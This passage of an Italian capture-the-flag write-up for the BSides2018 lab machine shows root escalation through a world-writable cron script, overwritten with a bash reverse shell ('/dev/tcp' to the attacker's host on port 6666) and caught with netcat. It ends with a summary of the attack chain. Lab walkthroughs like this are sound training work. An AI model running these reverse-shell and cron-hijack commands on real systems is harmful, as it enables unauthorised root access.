52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    /usr/local/bin/cleanup
#
```

abbiamo trovato la vulnerabilità che cercavamo, si trova in :
* * * * * root /usr/local/bin/cleanup

i 5 * indicano che il file viene eseguito ogni minuto, quindi modificandolo in 60 secondi diventiamo root, ora verifichiamo che permessi si hanno per questo file

```
#
www-data@bsides2018:/tmp$ ls -l /usr/local/bin/cleanup
ls -l /usr/local/bin/cleanup
-rwxrwxrwx 1 root root 64 Mar  3  2018 /usr/local/bin/cleanup
```

i permessi sono: -rwxrwxrwx 1 root root

-rwxrwxrwx: Significa che chiunque può leggere, eseguire e, soprattutto, scrivere su questo file.

root: Il file è di proprietà di root e viene eseguito da root (come visto nel crontab).

Quindi, se scrivendoci dentro il tuo codice malevolo, il root lo eseguirà entro 60 secondi.

5.3 Ottenimento di Root

Abbiamo sovrascritto lo script cleanup con un comando per aprire una nuova reverse shell verso la nostra macchina Kali sulla porta 6666.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 6666
listening on [any] 6666 ...
```

```
www-data@bsides2018:/tmp$ echo '#!/bin/bash' > /usr/local/bin/cleanup
echo '#!/bin/bash' > /usr/local/bin/cleanup
www-data@bsides2018:/tmp$ echo 'bash -i >& /dev/tcp/192.168.50.10/6666 0>&1' >> /usr/local/bin/cleanup
<cho 'bash -i >& /dev/tcp/192.168.50.10/6666 0>&1' >> /usr/local/bin/cleanup
www-data@bsides2018:/tmp$ cat /usr/local/bin/cleanup
cat /usr/local/bin/cleanup
#!/bin/bash
bash -i >& /dev/tcp/192.168.50.10/6666 0>&1
```

Atteso un minuto per l'esecuzione automatica del Cron, abbiamo ricevuto la connessione. Il comando id ha confermato che eravamo diventati root (uid=0), permettendoci infine di leggere la flag di vittoria flag.txt nella directory /root

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.50.10] from (UNKNOWN) [192.168.50.14] 47739
bash: no job control in this shell
root@bsides2018:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~#
```

```
root@bsides2018:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:~# whoami
whoami
root
root@bsides2018:~# ls
ls
flag.txt
root@bsides2018:~# cat flag.txt
cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
```

6. Conclusioni

L'attività svolta sulla macchina BSides2018 ha dimostrato come un attacco informatico non sia quasi mai un processo lineare, ma richieda flessibilità e perseveranza.
Siamo partiti da una semplice informazione esposta (FTP anonimo) che ci ha fornito i nomi utente, ma che da sola non bastava per entrare.
Abbiamo dovuto spostare l'attenzione sul servizio Web, dove una configurazione di backup dimenticata ci ha permesso il primo accesso.
Una volta dentro il sistema, la sfida maggiore è stata non farsi scoraggiare dalle false piste, le password trovate nei file di configurazione (wp-config.php) sembravano promettenti ma si sono rivelate inutili.
La tenacia nel continuare a cercare vettori alternativi, senza accontentarsi delle risposte ovvie, ci ha portato all'utilizzo di strumenti di analisi profonda come LinPEAS.
È stato proprio grazie a questa perseveranza che abbiamo individuato l'anello debole più nascosto: un semplice script di pulizia (cleanup) configurato male nei processi pianificati.
Questo dettaglio, apparentemente insignificante ma fatale, ci ha permesso di trasformare un accesso limitato nel controllo totale del sistema, completando con successo la missione.